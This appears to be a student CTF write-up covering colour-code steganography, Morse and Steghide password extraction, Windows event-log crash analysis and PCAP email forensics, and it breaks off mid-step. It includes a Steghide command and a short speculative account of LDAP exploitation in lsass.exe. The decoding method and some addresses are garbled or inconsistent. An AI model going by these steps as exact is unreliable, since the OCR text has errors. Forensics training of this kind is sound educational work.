
#106777

#111911

#999105

#495377

#517857



Step 2: Converting Hex Values to ASCII

The next step in decoding the hidden message involves converting the hexadecimal color values into ASCII characters.

Step-by-Step Process:

1. **Find the ASCII Table**: First, search for an ASCII table online to reference decimal values and their corresponding characters.

ASCII TABLE

Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char	Decimal	Hex	Char
0	0	[NULL]	32	20	[SPACE]	64	40	@	96	60	`
1	1	[START OF HEADING]	33	21	!	65	41	A	97	61	a
2	2	[START OF TEXT]	34	22	"	66	42	B	98	62	b
3	3	[END OF TEXT]	35	23	#	67	43	C	99	63	c
4	4	[END OF TRANSMISSION]	36	24	$	68	44	D	100	64	d
5	5	[ENQUIRY]	37	25	%	69	45	E	101	65	e
6	6	[ACKNOWLEDGE]	38	26	&	70	46	F	102	66	f
7	7	[BELL]	39	27	'	71	47	G	103	67	g
8	8	[BACKSPACE]	40	28	(	72	48	H	104	68	h
9	9	[HORIZONTAL TAB]	41	29	)	73	49	I	105	69	i
10	A	[LINE FEED]	42	2A	*	74	4A	J	106	6A	j
11	B	[VERTICAL TAB]	43	2B	+	75	4B	K	107	6B	k
12	C	[FORM FEED]	44	2C	,	76	4C	L	108	6C	l
13	D	[CARRIAGE RETURN]	45	2D	-	77	4D	M	109	6D	m
14	E	[SHIFT OUT]	46	2E	.	78	4E	N	110	6E	n
15	F	[SHIFT IN]	47	2F	/	79	4F	O	111	6F	o
16	10	[DATA LINK ESCAPE]	48	30	0	80	50	P	112	70	p
17	11	[DEVICE CONTROL 1]	49	31	1	81	51	Q	113	71	q
18	12	[DEVICE CONTROL 2]	50	32	2	82	52	R	114	72	r
19	13	[DEVICE CONTROL 3]	51	33	3	83	53	S	115	73	s
20	14	[DEVICE CONTROL 4]	52	34	4	84	54	T	116	74	t
21	15	[NEGATIVE ACKNOWLEDGE]	53	35	5	85	55	U	117	75	u
22	16	[SYNCHRONOUS IDLE]	54	36	6	86	56	V	118	76	v
23	17	[END OF TRANS. BLOCK]	55	37	7	87	57	W	119	77	w
24	18	[CANCEL]	56	38	8	88	58	X	120	78	x
25	19	[END OF MEDIUM]	57	39	9	89	59	Y	121	79	y
26	1A	[SUBSTITUTE]	58	3A	:	90	5A	Z	122	7A	z
27	1B	[ESCAPE]	59	3B	;	91	5B	[	123	7B	{
28	1C	[FILE SEPARATOR]	60	3C	<	92	5C	\	124	7C	|
29	1D	[GROUP SEPARATOR]	61	3D	=	93	5D	]	125	7D	}
30	1E	[RECORD SEPARATOR]	62	3E	>	94	5E	^	126	7E	~
31	1F	[UNIT SEPARATOR]	63	3F	?	95	5F	_	127	7F	[DEL]

CTF - KEYLOGGER - AHMAD AKBAR SIDIQ. N

2. **Extract RGB Components**: Each hexadecimal color code is split into three components: Red (R), Green (G), and Blue (B).
3. **Convert Hex to Decimal**: Each two-digit hex value is converted into its decimal equivalent.
4. **Check for Readable Characters**: If the decimal value falls within the non-printable ASCII range (0-47), it is combined with the next hex value to form a three-digit decimal number.
5. **Map to ASCII Characters**: The final decimal values are matched with their corresponding ASCII characters using the ASCII table.

Example of Hex to ASCII Conversion

First color: #997285

- 99 → c
- 72 → H
- 85 → U

Second color: #116901

- The first component, 11, does not correspond to a readable ASCII character.
- To resolve this, it is combined with the next component, forming 116.
- 116 → t


By following this method for each color sequentially, the full encoded message is extracted.

cHUtZmxhZ3sxbnQzcjM1dDFuZy1jMGwwci15M3N9

Step 3: Decode the Base64 String

The extracted text resembles a Base64-encoded string. To verify this, a Base64 decoder was used to transform the encoded data into plain text.

Decoding **cHUtZmxhZ3sxbnQzcjM1dDFuZy1jMGwwci15M3N9** gives:



Impact and Severity:

- Data Concealment: Attackers can hide information inside images using colors instead of text, making it difficult to detect with standard text-based scanning tools.
- Steganography Risk: Encoding messages using images is a common steganographic technique used for hiding malware, secret messages, or illicit communication.
- Encoding Awareness: Understanding hexadecimal, ASCII encoding, and Base64 transformations is essential for cybersecurity, reverse engineering, and forensic analysis.

Scout Code

Solved On: 3 March 2025
Solved by: Alghazali Winet Abdurrahman
Flag Retrieved: **pu-flag{d1d-y0u-n0t-l3arn-m0rs3-cod3-befor3?}**

Challenges Overview

This challenge involved retrieving a hidden flag from a steganographic image file using a password extracted from a Morse code audio file. The hint provided by the lecturer referenced a lyric from *To Ashes and Blood*, which helped in deciphering the Morse code.

Key Findings

- The password was encoded in Morse code within an audio file (`morse_code.wav`).
- Due to difficulty in decoding the Morse code, the lecturer provided a hint:
  "You walk along the edge of danger and it will change you".
  Which we take from the intro of “To Ashes and Blood”
- Another image file (`Flag.jpg`) contained hidden data embedded using **Steghide**, which required the decoded password for extraction.
- The password was derived from the white blocks in the given image, reading left to right regardless of row order.
- The extracted password was: **"thouwallcone"**.

Forensic Analysis

- **Steganography Extraction**: Applied to extract hidden data from `Flag.jpg` using **Steghide**.

Tools Used:

- **Steghide** - For extracting hidden data from `Flag.jpg`.

Solving Step-by-step:

1. **Decode the Morse Code (Initial Attempt)**

The provided Morse code was:

-.-----..-.--.-.-..-.-.-.-..----.--...---.....-.....-..--..---..-.-.-...--.--...-..--.-....-.--...-...-..-.-.....--.--..

- It was difficult to decipher directly, so the lecturer provided a hint.

2. **Use the Given Hint (Intro Lyric with Modification)**

The lecturer referenced the intro lyrics of *To Ashes and Blood*:
"You walk along the edge of danger
And it will change you"

- However, a **modification** was required:


The correct input was:
"You walk along25 the edge of danger and it will change you"

    - The number **25** was added after "along" based on a comparison with the Morse code.

3. **Map the Correct Input to the Image Grid**

- The challenge image contained a key and three rows of boxes, some filled in white.

Filled all boxes sequentially with the modified lyric:



- Extracted letters from the white boxes **from left to right (regardless of row order)** the lecturer help us by giving this hint


4. **Retrieve the Password**

- The extracted letters formed the password: **"thouwallcone"**.


5. **Extract Hidden Data from Flag.jpg**

Used steghide to extract the hidden message using the recovered password:
steghide --extract -sf Flag.jpg -p "thouwallcone"

- Successfully extracted the flag.



Final Flag Output:
pu-flag{d1d-y0u-n0t-l3arn-m0rs3-cod3-befor3?}



Nightmare

Solved On: 05 March 2025
Solved by: Ahmad Akbar Sidiq. N and Alghazali Winet Abdurrahman
Flag Retrieved: **pu-flag{2025-01-07_01:10:13_lsass.exe_WLDAP32.dll}**

Challenges Overview

This challenge involves analyzing an XML log file to identify an exploited LDAP-related vulnerability. The goal is to extract the **timestamp**, **faulty application**, and **faulty module** from the logs to generate the correct flag.

Key Findings

- The log file contained multiple system events, but the **Application Error (Event ID 1000)** was the key event indicating a crash.
- The **Local Security Authority Subsystem Service (lsass.exe)** was affected, pointing to a possible authentication-related vulnerability.
- The **WLDAP32.dll** (Windows LDAP API) was identified as the faulty module, indicating a problem with LDAP authentication or memory corruption.

Vulnerability Analysis

The primary vulnerabilities identified in this challenge:

1. **Heap-based Buffer Overflow in WLDAP32.dll**
    - `lsass.exe` crashed due to an exception (`c0000005`), which usually indicates an **access violation** (attempting to read/write memory improperly).
    - This could be an **exploitation attempt against Active Directory** or **LDAP services**, leading to credential dumping or privilege escalation.
2. **Unauthorized Memory Access**
    - If exploited correctly, an attacker could manipulate **LDAP authentication** processes, extract **password hashes**, or **escalate privileges** within a Windows domain.
3. **Potential Remote Code Execution (RCE)**

- If an attacker can craft a malicious LDAP response, they might **execute arbitrary code** within `lsass.exe`, compromising the entire system.

Tools Used


- **Microsoft Edge**

Solving Step-by-Step:

1. **Extract and analyze the XML log file**
   - Open `Application.xml` and locate event logs related to `lsass.exe`.
2. **Identify the timestamp, faulty application, and module**

Found the log entry:

```
<TimeCreated SystemTime="2025-01-07T01:10:13Z"/>
<Data>lsass.exe</Data>
<Data>WLDAP32.dll</Data>
```



- Converted timestamp format to match the flag requirement: `2025-01-07_01:10:13`.

3. **Generate the flag in the correct format**
   `pu-flag{2025-01-07_01:10:13_lsass.exe_WLDAP32.dll}`

Mailer

Solved On: 05 March 2025
Solved by: Alghazali Winet Abdurrahman
Flag Retrieved:
pu-flag{Visa_Payment_Document.zip_customer@fakebank.com_http://192.168.1.100:113}

Challenges overview:
The challenge involved analyzing a **PCAP file** to identify a malicious email transmission. The goal was to extract key details such as the **attachment name, sender, and malicious destination IP/port**, which eventually led to retrieving the flag.

Key Findings:

1. The email contained a **malicious attachment** (`Visa_Payment_Document.zip`).
2. The sender's email was **customer@fakebank.com**
3. The destination **IP address** (`192.168.1.100`) and **port** (`113`) were hosting the file


Tools Used:

- Wireshark
- NetworkMiner
- Virustotal
- Windows Security Defender


Solving Step-by-step:


1. Open the file on Wireshark to see which ip that use SMTP, we only found ip which is **192.168.100** and **192.168.1.24** using filter SMTP on the

wireshark




